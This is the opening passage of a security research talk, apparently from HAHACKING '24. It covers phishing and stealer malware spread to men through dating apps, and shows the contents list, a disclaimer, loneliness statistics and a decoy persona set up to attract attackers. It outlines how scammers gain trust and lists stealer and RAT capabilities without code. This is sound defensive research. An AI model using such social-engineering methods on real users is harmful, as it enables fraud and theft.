


Elizaveta Tishina
@qwqoro



A DATE WITH PHISHING AND STEALERS

cybercrime in the age
of loneliness



HAHACKING '24

➤ hahacking.t.me



CONTENTS

• Introduction	04
• Baseline	05
◦ Loneliness epidemic	05
◦ My male identity	08
• Cases	11
◦ CASE #1 # PHISHING	12
[Web app] Movie session + the theft of payment information;	
■ Website interface	12
■ Payment interface	14
■ [Bonus] Tickets generation	17
◦ CASE #2 # STEALER	18
[Mobile app] A date + the theft of messages from banks;	
■ Backstory	18
■ The first glance	19
■ Tasker	21
■ Telegram bot	25
■ License validation	27
■ Communication with C&C server	28
■ Debugging detection	30
■ SMS & phone calls	31
■ RAT mode	34
■ "Sleep" mode	35
Stealing of SMS messages, Stealing of contacts + Blackmail mode, SMS spam, Stealing local files;	
■ Other notes	42
Mentions in X (Twitter), Indicators of compromise;	
◦ CASE #3 # RAT	46
[Mobile app]	
Streaming service + remote control of the device;	
■ Backstory	46
■ The first glance	49

CONTENTS

■ Obfuscation	52
■ Autostart	55
■ Debugging detection	56
■ Communication with C&C server	58
■ Logging	59
■ Audio recording	60
■ Location tracking	61
■ Gesture control	62
■ CraxsBrowser	66
■ Other injections into WebView	70
■ Other notes	74
Language, Classification, Indicators of compromise;	
• Other cases	79
○ Phishing	79
Websites that steal payment information,	
Websites that steal credentials;	
○ Exploitation	83
Archives with photos and malware;	
• Food for thought	90

Warning!

This document was created for **informational purposes only** and is intended for security analysis specialists who analyze the security of the customer's resources strictly on legal grounds and on the basis of an agreement concluded with the customer company. The author is not responsible for any harm caused by the use of the information provided.

The spread of malware and disruption of systems are prosecuted by law.

INTRODUCTION

Scammers and hacker groups proceed to exploit human vulnerabilities to target internet users. Every year, the number of victims rises rapidly, and the attacks become more sophisticated. The threats are particularly prevalent in services designed to deal with loneliness and reach a peak during holidays when people are most likely to feel lonely.

It's undeniable that **the issue of loneliness** is becoming more pressing and critical every year, to the point where it can be described as an epidemic. While **online dating** can provide a solution, new methods of attack are emerging as technology advances. Unfortunately, attackers will certainly take advantage of any technical opportunities and human vulnerabilities to achieve their goals.

It has become interesting for me to look at the technical aspects of the structure of elements used in attacks on users that have recently been discovered in online dating, dating bots, and applications. I would also like to remind you about the techniques that attackers use to gain trust and sympathy, as well as the principles of minimizing risks for users.



BASELINE

This section discusses the conditions under which the study was conducted. We discuss how we, as a society, got to this point and who & where is more likely to become a victim.

BASELINE

LONELINESS EPIDEMIC

In today's world, people are exposed to a wide range of different factors that directly affect the quality of their social interactions and, consequently, satisfaction of one of the most fundamental human needs. The increasing amount of time that sometimes just needs to be spent on a phone or a laptop, the lack of an urgent need to visit public places as a result of the development of various delivery services, a culture of proactive self-care that can easily cross the line and turn into glorification of egocentrism and rejection of society in favor of oneself, ... – all these are **aspects of everyday reality** that certainly leave a mark on every member of the generation.

Loneliness is a major topic of social research and, as a significant problem affecting the entire world, it also affects Russia. For example, here are some alarming excerpts from a scientific study done by the Higher School of Economics on Russian residents experiencing pressure from loneliness:

“


— □ ×

It turned out that **over 43%** of Russians experience loneliness in some way or another. <...> Youth is not a barrier to loneliness, either. Approximately **one third** of 14-29 year old Russians face this issue.

Source: [HSE](#)

LONELINESS EPIDEMIC

And here are the statistics on **people living alone** – those citizens who live independently, as part of a "household" consisting only of one person, according to the Federal State Statistics Service:




More than 40% of households in Russia are single-person households, and their proportion has doubled in the last 20 years, according to the census. <...> Among the reasons for the increase in the number of single-person households is late marriage. <...> The predominance of single-person households was recorded **for the first time in the history** of population censuses in the Russian Federation.

Source: [RBK Daily](#)

LONELINESS EPIDEMIC

Some people find comfort in loneliness. Nevertheless, it cannot be denied that the dragging feeling of loneliness is the body's response to the dissatisfaction of a need and by definition cannot be pleasant. It is a gnawing feeling designed to push a person to a well-defined action – social interaction. With the advent of this feeling, any, even conscious, solitude ceases to be healthy. And everyone who has experienced loneliness knows that it is difficult to cope with it on your own.

The number of factors contributing to the problem of loneliness is increasing, and as a result, the number of **online services** designed to fight loneliness, ranging from **online dating applications** to **content subscription services**, and the number of people who resort to using such services has also grown:




[Dating App Downloads Explode After Years of Stagnation](#)

MY MALE IDENTITY ♂

According to researches conducted by analytical centers, **more than 2/3** of young people in Russia have registered on online dating websites and mobile applications, and **1/4** are currently using them.

Despite the fact that researches on loneliness show a similar gender distribution in the results, **men still prevail** among users of dating services. For example, The Russian dating app called "**Mamba**" reported that more than half of its audience are men.


This is also reflected in the statistics of another popular dating app, **Tinder**:



 **Tinder** gender ratios, as of May 2023

MY MALE IDENTITY

Compared to women, men are more likely to like a person instead of passing on them, and they are also **less likely to receive mutual likes**:




Despite being far more selective, women still match more frequently than men on **Tinder**

This is also why men are more likely to be victims of online dating scammers: posing as a beautiful girl, it is easier for the attacker to **establish a communication channel**, since the likelihood of being swiped left decreases, it is easier to **win over** and **gain trust** in order to carry out additional actions (*make user interact with a website, install an application, execute a file with a malicious payload in it, ...*).

MY MALE IDENTITY

To take a closer look at the situation, I created **Nikita** and registered him on various social media platforms, messengers and dating apps, added him to relevant groups and launched chatbots:



The image shows a social media profile for 'Никита' and a chat window. The profile includes a name, a status 'в сети', a phone number, an email address, and a location 'Capricorn, 24, Москва'. A large black arrow points from the profile to a chat window. The chat window shows a preview of the profile and a message from 'Никита, 24, Москва'.

Никита
в сети

Аккаунт
+7 ()
Нажмите, чтобы изменить номер телефона

@
Имя пользователя

Capricorn, 24, Москва
О себе

Так выглядит твоя анкета: 17:26

Никита, 24, Москва – Привет
👋 Сразу к делу , давай сходим куда-нибудь) Предлагай, а я покрою расходы 17:26

Full name	Nikita Konstantinovich Sheremetyev	
Gender	Men	
Age	24 years old	
Date of birth	Jan 13, 2000	
City	Moscow	
Phone number	virtual	+7 (* * *) * * * *
E-mail address	temporary	* * * * @ * * *
Nickname		@ * * * * *

CASES


During the week of pretending to be a non-existent young man, I often swiped to the right and liked other users of each of the mentioned services, but I intentionally did not initiate any conversations (**It turned out that Telegram limits one's ability to send messages first if they have a virtual number linked to their account: which means I missed out on several potential attackers and harmful links/files*)

Despite the lack of initiative on his part, **Nikita** received messages from several women. Most of these messages turned out to be malicious. **The material they distributed became the basis for my research project.**



The situations described below demonstrates the current state of affairs regarding **malware** in **online dating**, and provides information on:

- Social engineering techniques
- Technical features of each sample
- Consequences for victims
- Information on detection of malicious activity



CASE #1

Q Movie session + the theft of payment information;

